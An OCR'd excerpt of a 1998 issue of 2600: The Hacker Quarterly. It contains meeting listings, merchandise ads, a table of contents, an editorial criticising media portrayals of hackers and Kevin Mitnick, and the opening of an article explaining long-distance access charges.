Reno: Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, food court by payphones.

New Mexico

Albuquerque: Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court, 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cincinnati: Kenwood Town Center, food court.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, lower level near the payphones.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh: Carnegie Mellon University student center in the lobby.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Wolfchase Galleria.

Nashville: Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (972) 931-3850.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Food court under the stairs in Galleria 2, next to McDonalds.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street, 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

GERMANY

Munich: Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

IRELAND

Dublin: Phone boxes opposite Stephen's Green Shopping Centre.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside Marks & Spencers, next to the Grampian Transport kiosk.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

SPAIN

Granada: Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted.

To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.


We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.

Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems. $10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20



Hope Videos


Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order


Send a list of what you want (be specific!), your address, and your money to:

2600
PO Box 752
Middle Island, NY
11953



Payphones of the Middle East

Oman



In Muscat, home of the stylish kiosk.


United Arab Emirates

Found in Dubai, this phone looks suspiciously British.

Egypt

This modern wonder was spotted in Cairo.

Syria



Damascas. Yeah, it's mostly a picture of the booth but it still looks pretty cool.


All photos by Khaldoun Shobaki.

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly

Volume 15, Number 2
$4.50 US, $5.50 CAN



Special Legal Issue!

0 74470 83158 7 82>

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben Sherman

Cover Design
Phillip

Office Manager
Tampruf

"At this moment I do not have a personal relationship with a computer... it got so confusing, as to what was on the computer, what wasn't on the computer, what was on the hard drive, what was on the soft drive, that it made it easier for me just to do my work with pen and pencil." - Attorney General Janet Reno, May 24, 1998.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter.

Network Operations: CSS, Izaac, Phiber Optik.

Broadcast Coordinator: Porkchop.

Webmasters: Kiratoy, Fill.

Voice Mail: Segv.

Inspirational Music: Rotterdam Terror Corps, Steve Reich, Lionrock, Gabber Piet.

Shout Outs: nef, mka, infi, atreyu, sdr, tersian, yuckfoo, space rogue, hanneke, whobob, clovis.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nR0RB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/0UthMLb6U0PC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

sustenance

lies 4
where long distance charges come from 6
facts about cablemodems 8
what is ICA? 12
a newbie guide to nt 4.0 14
build a modem diverter 16
the tyranny of project LUCID 18
hacking lasertag 20
fun with java 23
millenium payphones 26
how to hack your isp 27
gameguru hacking 28
letters 30
fingerpainting at the precinct 40
inter-tel phone systems 42
security through "secure" 44
tips on generating fake id 46
2600 marketplace 52
more on dsn 56
2600 meetings 58

now in the time

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1998 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 516-751-2600,** ***2600*** **FAX Line: 516-474-2677.**

LIES

We've gotten pretty used to people getting it wrong. The authorities, the media, the clueless wannabe idiots who never quite get just what it is that hackers are all about. At times the distance they've achieved between themselves and the truth has been humorous. But mostly it's depressing, because when the dust clears, theirs are the perceptions the populace will accept as gospel.

But how far can this go? In recent weeks, a number of us have had to wonder this. Stories and "facts" so bizarre as to be unbelievable even by those people who believe whatever they're told have been surfacing and circulating. And they have brought us to a turning point. Either things are about to get a whole lot worse or maybe, just maybe, people will finally begin to wake up. We'll know soon enough.

It all started with a rather strange article in a magazine called *Signal.* They bill themselves as the "international Armed Forces Communications & Electronics Association's (AFCEA) premiere, award winning magazine for communications and electronics professionals throughout government and industry." In an article entitled "Make-My-Day Server Throws Gauntlet to Network Hackers," *Signal's* Editor-In-Chief, Clarence A. Robinson, Jr., rambles on at great length about something called the "Blitzkrieg server," which is able to magically "self-organize and self-heal, recognize an infiltration, isolate it, adapt to it, and create a totally different networking route to overcome an invasion." It also supposedly has all kinds of offensive options just waiting to be used. "These options could eventually end in the destruction of an attacker's network resources." Yeah, right, whatever.

According to the article, the server predicted that "a hacker attack would be targeted at specific U.S. corporations and California state government installations" and that the "attack would be from Japanese nationals with the help of U.S. collaborators affiliated with the 2600 international hacker group."

We found that interesting. Especially since this is the first time that a *machine* has slandered us and our intentions. Since we're relatively sure a human was involved at some stage, we haven't determined who is to blame for this just yet, or even whether the entire story was a piece of fiction created by *Signal* to get attention. That kind of thing doesn't happen very often. However....

Mere days after the *Signal* absurdity, another story appeared in a well-respected journal: *The New Republic.* In their "Washington Scene" section was a story entitled "Hack Heaven." It told the tale of Ian Restil, a 15-year-old computer hacker who was terrorizing corporate America. A first-hand account of Restil's demands for large amounts of money from Jukt Micronics grabs the reader's attention as the story opens. As we read on, we see that the company is tripping over itself to give this brat whatever he wants because, quite frankly, they're terrified of what he can do if he hacks into their databases again. And hackers know this. "Indeed, deals like Ian's are becoming common - so common, in fact, that hacker agents now advertise their commissions on websites. *Computer Insider,* a newsletter for hackers, estimates that about 900 recreational hackers were hired in the last four years by companies they once targeted. Ian's agent, whose business card is emblazoned with the slogan 'super-agent to super-nerds,' claims to represent nearly 300 of them, ages nine to 68."

The article goes on to point out how such deals make it virtually impossible for the police to arrest or prosecute "most hackers" since corporations are so reluctant to come forward and so afraid of what the hackers will do. It's become such a problem that legislation has been brought forward to criminalize such immunity deals between hackers and corporations. But the all-powerful hackers have their own lobbying group - the National Assembly of Hackers - who are vowing to keep the legislation from passing.

We found that impressive. We had no idea that hackers were this powerful. Somehow we had managed to miss this hacker lobbying group, we didn't know this Ian kid at all, and we had never heard of the *Computer Insider* hacker newsletter. But before we could feel the frustration of our ignorance, the world found out something about the article's author, Stephen Glass.

It seems he was a liar. He had made the whole thing up! There was no Ian Restil, no Jukt

Micronics, no *Computer Insider*, and no National Assembly of Hackers. And this time, the deceit actually got some attention. The story of the lying journalist was picked up nationwide and reputations were forever tarnished. But in all of the media coverage, we found one thing to be missing. Nobody seemed to care about how the hacker community had been unfairly portrayed. Yes, we know that truth, integrity, and journalism all suffered a black eye because of this pitiful display, but digging a little deeper would have quickly shown how there were human victims as well. The American public *believes* this kind of trash because this view of hackers is constantly reinforced by all of the stories that stop just *short* of blatant lying. It's not at all uncommon for multinational corporations to be portrayed as helpless victims forever being preyed upon by ruthless hackers. Reality paints a very different picture, as in the case of Kevin Mitnick, a hacker imprisoned for three and a half years with no trial, no bail, and no visitors while his alleged attacks on multinational corporations are questionable at best and, even if proven, trivial and insignificant. Figures given by these corporations on hacker "damages" are believed without question by the authorities while individuals are imprisoned without the opportunity to counter the charges. It may seem incomprehensible that such points are constantly being missed by the media. But, once you do a little digging of your own and see how much of the media these same corporations own, it all becomes painfully clear.

Perhaps you can see now why we find these things so depressing. But all of the above pales in comparison to what we are currently facing.

In early June, it was announced that Dimension Films, in conjunction with Miramax and Millenium, would be making a film version of *Takedown*.

Why is this important? *Takedown* was the first of the Kevin Mitnick books to be released in 1996, less than a year after his capture in North Carolina. It was also the most flawed, not so much because of the writing, although we could certainly go on at length about the self-centered, egotistical prattling of Tsutomu Shimomura. Rather, it was his and co-writer John Markoff's questionable motives in bringing this story to the American public that have made an increasing number of people take notice. Consider the facts. Markoff had co-written a book called *Cyberpunk* a few years back that had a section devoted to Mitnick, even though he had never interviewed him. Markoff, a reporter for *The New York Times*, managed to somehow get a front page story about Kevin Mitnick published on July 4, 1994. All the story really said was that Mitnick was a fugitive being sought by the FBI. Hardly the kind of thing normally printed on the front page. Even then suspicions were raised. Markoff, in publishing such pieces, was becoming the "Mitnick expert," despite his lack of first-hand knowledge. When Markoff published another front page story in January of 1995 that detailed how the security on Shimomura's computer system had been defeated (again, hardly a front page item), he neglected to mention that the two of them were friends. When Mitnick was captured the following month, Markoff published yet another front page story claiming that he was the prime suspect in the Shimomura incident. Again, an important detail was omitted: Markoff had played an active role in helping Shimomura track down Mitnick in North Carolina. The two had even intercepted telephone traffic between Mitnick and the *2600* offices! And when the book deal was complete less than a week later, Markoff and Shimomura became very wealthy while Mitnick was all but forgotten in prison.

So now there's a movie in the works. Apart from the indignation many of us will feel over the fact that these people will make yet more money off of Mitnick while exploiting a story they practically made up themselves, the real injustice lies in the screenplay itself. While the book was bad and filled with inaccuracies and omissions, the script (written by Howard Rodman), is far worse, a concept admittedly hard to grasp but unfortunately quite true. For in addition to all of the badness of *Takedown*, the film version adds dialogue and situations that are complete fabrications, all in the interests of entertainment.

Only one problem. *Takedown* is supposedly non-fiction. We obtained a copy of the script and can confirm that there is more fantasy in the film version than in the entire *Star Wars* trilogy. And when you consider that this is a film that will be using real people's names and circumstances, the harm it will cause becomes quite apparent.

The anti-Mitnick paranoia is well-established

lies continued..page 54

WHERE LONG DISTANCE CHARGES COME FROM

by The Prophet

Most people when calling long distance pay little regard to how charges are calculated. They simply pick up the phone, dial 1+NPA+7, and pay the bill when it arrives. In fact, more than half of AT&T's customers pay so little attention to long distance charges that they pay the AT&T "basic rate," which is the highest price charged by the "Big Three" in America! Literally every AT&T customer would benefit from a savings plan, yet people are lazy and do not make the one phone call that would be required to sign up. So AT&T and others make millions of extra dollars a year as a result.

Most people also do not question why long distance costs money. They simply accept that if they call out of their flat-rate area (if a flat-rate area is even available), the call will cost them a certain amount per minute.

But why is there a per-minute charge for a call between Seattle and Portland, when one can use Internet services between the two cities for free? The answer is a Byzantine system of tolls mandated by the FCC known as "access charges."

Access Charges

The system of "access charges" is at the heart of per-minute charges for voice bandwidth. Every area has an area known as "local toll calling." For instance, the Seattle LATA covers western Washington state with a northern boundary of the Canadian border, the eastern boundary of NPA 509, and the southern boundary of roughly a line from the Columbia River at Longview west to the Pacific coast and east to NPA 509. Calls that are placed between points within the LATA are known as intra-LATA calls, and are routed and priced on a monopoly basis by the LEC (in the Seattle area, predominantly USWest). Calls that cross LATAs, such as a call from Seattle to Portland, are carried by an IXC, such as MCI, which you may choose.

IXCs are where access charges begin. Suppose you place a call from downtown Seattle to downtown Portland. The call is routed from your local switch - anywhere within the LATA - to the access tandem. From there, the call is handed off to your IXC. Your IXC carries the call to the access tandem in Portland, where it hands the call back to USWest along with SS7 routing data. Your friend's phone in Portland rings, and when he answers the circuit is completed. And the billing starts - USWest charges the IXC an "access charge" set by the FCC on both the Seattle and Portland sides. These access charges usually add up to about half of the per-minute charge you pay to the IXC.

If the access charges were to be eliminated, the need to bill by the minute would also be eliminated - there would no longer be an artificial "cost per minute." This would result in the elimination of a great deal of overhead in billing, collections, and customer service. Without access charges, flat-rate long distance would probably be as common as flat-rate local phone service.

LECs Incur Expenses

In general, LECs like access charges. Access charges subsidize the cost of providing residential service in many areas. They also provide a very healthy revenue stream. But they also provide an incentive for people not to spend too long on the phone. With flat rate long distance, people will probably make more phone calls and stay on longer. This is likely to be problematic. Switches are intentionally "under-engineered." Just like ISPs assume every subscriber won't be online at once, phone companies assume that not everyone is going to be using the phone at once. So switches are generally engineered with the "1/7th rule," which holds that on average, only 1/7th (or less) of subscribers will be using the phone at any given time. This works fine when people make short phone calls, but doesn't work nearly as well when a flat-rate unlimited plan is available. The recent explosion in Internet usage has required many LECs to undergo expensive upgrades to local tandems and switches.

In fact, LECs like access charges so much that they think that ISPs should pay them, too.

When they began to make expensive upgrades, many LECs petitioned the FCC to force ISPs into the access charge system. ISPs are classified as "enhanced service providers," and are exempt - so far - from per-minute fees, despite the fact that they, like IXCs, carry traffic across LATAs. Pacific Bell was particularly vocal in its criticism of the lack of an access charge revenue stream from ISPs, but became strangely quiet when asked about its explosion in revenue from "second lines," its advertising of "second lines" specifically for Internet use, and in particular its profitable ISP business, pacbell.net.

Thus far, the FCC has ruled against billing ISPs access charges. However, the recent popularity of VOIP has raised interesting concerns. Both the FCC and the telephone industry wonder why a circuit-switched voice call is subject to access charges, but a packet-switched voice call is not. This argument is likely to be resolved soon. The FCC does read all public comments, and posts regular updates on regulatory issues at its website: http://www.fcc.gov.

Bandwidth

